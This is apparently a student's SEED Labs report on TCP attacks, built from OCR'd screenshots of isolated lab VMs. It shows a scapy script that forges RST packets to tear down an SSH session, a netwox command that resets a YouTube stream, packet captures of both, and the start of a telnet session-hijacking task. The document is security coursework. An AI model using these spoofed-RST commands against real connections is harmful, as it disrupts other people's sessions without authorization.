


```
Bharath-PES1201801948-VM2:~$ ssh seed@10.0.2.11
The authenticity of host '10.0.2.11 (10.0.2.11)' can't be establis
hed.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1
/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.11' (ECDSA) to the list of kno
n hosts.
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sun Feb 14 04:44:27 2021 from 10.0.2.10
Bharath-PES1201801948-VM3:~$ packet_write_wait: Connection to 10.0
.2.11 port 22: Broken pipe
Bharath-PES1201801948-VM2:~$ 
```

Running a scapy script can also do the same as the above




```
Bharath-PES1201801948-VM1:~$ cat tcp_ssh.py
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending reset packet ........")
IPLayer = IP(src="10.0.2.11" , dst="10.0.2.10")
TCPLayer = TCP(sport=22, dport=56706,flags="R" ,seq=2933163331)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt,verbose=0)
Bharath-PES1201801948-VM1:~$ 
```




```
Source          Destination     Protocol  Length Info
10.0.2.10       10.0.2.11       SSHv2        512 Client: Encrypted packet
10.0.2.11       10.0.2.10       TCP           68 22 → 56706 [ACK] Seq=2933
10.0.2.11       10.0.2.10       SSHv2        176 Server: Encrypted packet
10.0.2.11       10.0.2.10       SSHv2        440 Server: Encrypted packet
10.0.2.10       10.0.2.11       TCP           68 56706 → 22 [ACK] Seq=3472
10.0.2.11       10.0.2.10       SSHv2        136 Server: Encrypted packet
10.0.2.10       10.0.2.11       TCP           68 56706 → 22 [ACK] Seq=3472
::1             ::1             UDP           64 56428 → 51504 Len=0
::1             ::1             UDP           64 56428 → 51504 Len=0

▸ Frame 38: 136 bytes on wire (1088 bits), 136 bytes captured (1088 bits) on inte
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10
▾ Transmission Control Protocol, Src Port: 22, Dst Port: 56706, Seq: 2933163263,
    Source Port: 22
    Destination Port: 56706
    [Stream index: 0]
    [TCP Segment Len: 68]
    Sequence number: 2933163263
    [Next sequence number: 2933163331]
    Acknowledgment number: 3472212406
    Header Length: 32 bytes
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 270
```


n order for our attack to be successful, we need to make sure that the sequence number is exactly what is next expected by the server or else our attack will fail. Then we run the program on the attacker machine and see that the connection closes on the client machine:



```
Bharath-PES1201801948-VM1:~$ sudo python tcp_ssh.py
Sending reset packet ........
version    : BitField (4 bits)                     = 4
 (4)
ihl        : BitField (4 bits)                     = None
 (None)
tos        : XByteField                            = 0
 (0)
len        : ShortField                            = None
 (None)
id         : ShortField                            = 1
 (1)
flags      : FlagsField (3 bits)                   = <Flag 0 ()>
 (<Flag 0 ()>)
frag       : BitField (13 bits)                    = 0
 (0)
ttl        : ByteField                             = 64
 (64)
proto      : ByteEnumField                         = 6
 (0)
chksum     : XShortField                           = None
 (None)
src        : SourceIPField                         = '10.0.2.11'
 (None)
```




```
Source              Destination         Protocol Length Info
::1                 ::1                 UDP          64 56428 → 51504 Len=0
PcsCompu_66:f8:1c                       ARP          44 Who has 10.0.2.3? Tell 10
PcsCompu_8c:d6:0d                       ARP          62 10.0.2.3 is at 08:00:27:8
::1                 ::1                 UDP          64 56428 → 51504 Len=0
::1                 ::1                 UDP          64 56428 → 51504 Len=0
PcsCompu_18:f3:6a                       ARP          62 Who has 10.0.2.10? Tell 1
PcsCompu_66:f8:1c                       ARP          44 10.0.2.10 is at 08:00:27:
10.0.2.11           10.0.2.10           TCP          62 22 → 56706 [RST] Seq=2933

▶ Frame 53: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interfac
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10
▼ Transmission Control Protocol, Src Port: 22, Dst Port: 56706, Seq: 2933163331,
    Source Port: 22
    Destination Port: 56706
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2933163331
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▶ Flags: 0x004 (RST)
    Window size value: 8192
    [Calculated window size: 1048576]
```



```
Bharath-PES1201801948-VM2:~$ ssh seed@10.0.2.11
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sun Feb 14 04:57:47 2021 from 10.0.2.10
Bharath-PES1201801948-VM3:~$ packet_write_wait: Connection to 10.0
.2.11 port 22: Broken pipe
Bharath-PES1201801948-VM2:~$ 
```

Task 3: TCP RST Attacks on Video Streaming Applications


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
5:57 AM
/bin/bash 66x25
Right Ctrl
Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
5:57 AM
File Edit View History Bookmarks Tools Help
New Tab
Most Visited
SEED Labs
Sites for Labs
Right Ctrl


```
Bharath-PES1201801948-VM1:~$ sudo netwox 78 --filter "src host 10.
0.2.10"
```

https://www.youtube.com/watch?v=nQ6JapKK1mQ

The video stream breaks indicating that the attack was successful by breaking the TCP connection using TCP RST Attack.

Youtube continues to play the video as it starts a new connection on the next available port and a complete TCP handshake and TLS handshake takes place every time the previous connection breaks. The previously half-closed connection is also completely closed by the victim by sending an RST packet.


Since YouTube starts a new connection every time the previous connection breaks (using RST), the attack is unsuccessful to cause a network error.




tcp.port==443

```
No.  Time                           Source          Destination     Protocol Length Info
2029 2020-02-20 16:10:19.792633831  172.217.10.238  10.0.2.8        TCP        54 443 → 40340 [RST, ACK] Seq=32967 Ack=3889666722 Win=0 Le…
2030 2020-02-20 16:10:19.794055217  10.0.2.8        172.217.10.238  TCP        74 40342 → 443 [SYN] Seq=94725212 Win=29200 Len=0 MSS=1460 …
2031 2020-02-20 16:10:19.795309714  172.217.10.238  10.0.2.8        TLSv1.2  1514 Server Hello
2032 2020-02-20 16:10:19.795507004  10.0.2.8        172.217.10.238  TCP        60 40340 → 443 [RST] Seq=3889667238 Win=0 Len=0
2033 2020-02-20 16:10:19.823517103  172.217.10.238  10.0.2.8        TCP        60 443 → 40342 [SYN, ACK] Seq=33485 Ack=94725213 Win=32768 …
2034 2020-02-20 16:10:19.823861412  10.0.2.8        172.217.10.238  TCP        60 40342 → 443 [ACK] Seq=94725213 Ack=33486 Win=29200 Len=0
2035 2020-02-20 16:10:19.840628920  10.0.2.8        172.217.10.238  TLSv1.2   571 Client Hello
2036 2020-02-20 16:10:19.847443998  172.217.10.238  10.0.2.8        TCP        54 443 → 40342 [RST, ACK] Seq=0 Ack=94725213 Win=0 Len=0
2037 2020-02-20 16:10:19.847926024  172.217.10.238  10.0.2.8        TCP        54 443 → 40342 [RST, ACK] Seq=33486 Ack=94725214 Win=0 Len=0
2038 2020-02-20 16:10:19.848117723  172.217.10.238  10.0.2.8        TCP        54 443 → 40342 [RST, ACK] Seq=33486 Ack=94725214 Win=0 Len=0
2039 2020-02-20 16:10:19.862713063  10.0.2.8        172.217.10.238  TCP        74 40344 → 443 [SYN] Seq=2267672918 Win=29200 Len=0 MSS=146…
2040 2020-02-20 16:10:19.873053338  172.217.10.238  10.0.2.8        TLSv1.2  2974 Server Hello
2041 2020-02-20 16:10:19.873469251  10.0.2.8        172.217.10.238  TCP        60 40342 → 443 [RST] Seq=94725730 Win=0 Len=0
2042 2020-02-20 16:10:19.882433647  172.217.10.238  10.0.2.8        TCP        60 443 → 40344 [SYN, ACK] Seq=34004 Ack=2267672919 Win=3276…
2043 2020-02-20 16:10:19.882687741  10.0.2.8        172.217.10.238  TCP        60 40344 → 443 [ACK] Seq=2267672919 Ack=34005 Win=29200 Len…
2044 2020-02-20 16:10:19.894420100  10.0.2.8        172.217.10.238  TLSv1.2   571 Client Hello
2045 2020-02-20 16:10:19.903695564  172.217.10.238  10.0.2.8        TCP        54 443 → 40344 [RST, ACK] Seq=0 Ack=2267672919 Win=0 Len=0
2046 2020-02-20 16:10:19.904153409  172.217.10.238  10.0.2.8        TCP        54 443 → 40344 [RST, ACK] Seq=34005 Ack=2267672920 Win=0 Le…
2047 2020-02-20 16:10:19.904323688  172.217.10.238  10.0.2.8        TCP        54 443 → 40344 [RST, ACK] Seq=34005 Ack=2267672920 Win=0 Le…
2048 2020-02-20 16:10:19.905794877  10.0.2.8        172.217.10.238  TCP        74 40346 → 443 [SYN] Seq=1792000837 Win=29200 Len=0 MSS=146…
2049 2020-02-20 16:10:19.922634773  172.217.10.238  10.0.2.8        TLSv1.2  2974 Server Hello
2050 2020-02-20 16:10:19.923360672  10.0.2.8        172.217.10.238  TCP        60 40344 → 443 [RST] Seq=2267673436 Win=0 Len=0
2051 2020-02-20 16:10:19.937286330  172.217.10.238  10.0.2.8        TCP        60 443 → 40346 [SYN, ACK] Seq=34523 Ack=1792000838 Win=3276…
2052 2020-02-20 16:10:19.938060962  10.0.2.8        172.217.10.238  TCP        60 40346 → 443 [ACK] Seq=1792000838 Ack=34524 Win=29200 Len…
2053 2020-02-20 16:10:19.941512167  10.0.2.8        172.217.10.238  SSL       571 Client Hello
2054 2020-02-20 16:10:19.959691291  172.217.10.238  10.0.2.8        TCP        54 443 → 40346 [RST, ACK] Seq=0 Ack=1792000838 Win=0 Len=0
2055 2020-02-20 16:10:19.959895077  172.217.10.238  10.0.2.8        TCP        54 443 → 40346 [RST, ACK] Seq=34524 Ack=1792000839 Win=0 Le…
2056 2020-02-20 16:10:19.960052957  172.217.10.238  10.0.2.8        TCP        54 443 → 40346 [RST, ACK] Seq=34524 Ack=1792000839 Win=0 Le…
2057 2020-02-20 16:10:19.961732690  10.0.2.8        172.217.10.238  TCP        74 40348 → 443 [SYN] Seq=502178653 Win=29200 Len=0 MSS=1460…
2058 2020-02-20 16:10:19.970696988  172.217.10.238  10.0.2.8        TCP        60 443 → 40346 [ACK] Seq=34524 Ack=1792001355 Win=32251 Len…
2059 2020-02-20 16:10:19.970972526  10.0.2.8        172.217.10.238  TCP        60 40346 → 443 [RST] Seq=1792001355 Win=0 Len=0
2060 2020-02-20 16:10:19.985846723  172.217.10.238  10.0.2.8        TCP        60 443 → 40348 [SYN, ACK] Seq=35042 Ack=502178654 Win=32768…
2061 2020-02-20 16:10:19.986631596  10.0.2.8        172.217.10.238  TCP        60 40348 → 443 [ACK] Seq=502178654 Ack=35043 Win=29200 Len=0
2062 2020-02-20 16:10:20.005312295  10.0.2.8        172.217.10.238  TLSv1.2   571 Client Hello
2063 2020-02-20 16:10:20.015408609  172.217.10.238  10.0.2.8        TCP        54 443 → 40348 [RST, ACK] Seq=0 Ack=502178654 Win=0 Len=0
2064 2020-02-20 16:10:20.015609938  172.217.10.238  10.0.2.8        TCP        54 443 → 40348 [RST, ACK] Seq=35043 Ack=502178655 Win=0 Len…
```

Task 4: TCP Session Hijacking



Ubuntu16.04 - 3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
6:06 AM
/bin/bash
/bin/bash 66x23

```
Bharath-PES1201801948-VM3:~$ mkdir TCP
Bharath-PES1201801948-VM3:~$ cd TCP/
Bharath-PES1201801948-VM3:~/TCP$ touch new.txt
Bharath-PES1201801948-VM3:~/TCP$ ls -l
total 0
-rw-rw-r-- 1 seed seed 0 Feb 14 06:05 new.txt
```



```
Bharath-PES1201801948-VM2:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 14 06:07:43 EST 2021 from 10.0.2.10 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Bharath-PES1201801948-VM3:~$ cd TCP/
Bharath-PES1201801948-VM3:~/TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Feb 14 06:05 new.txt
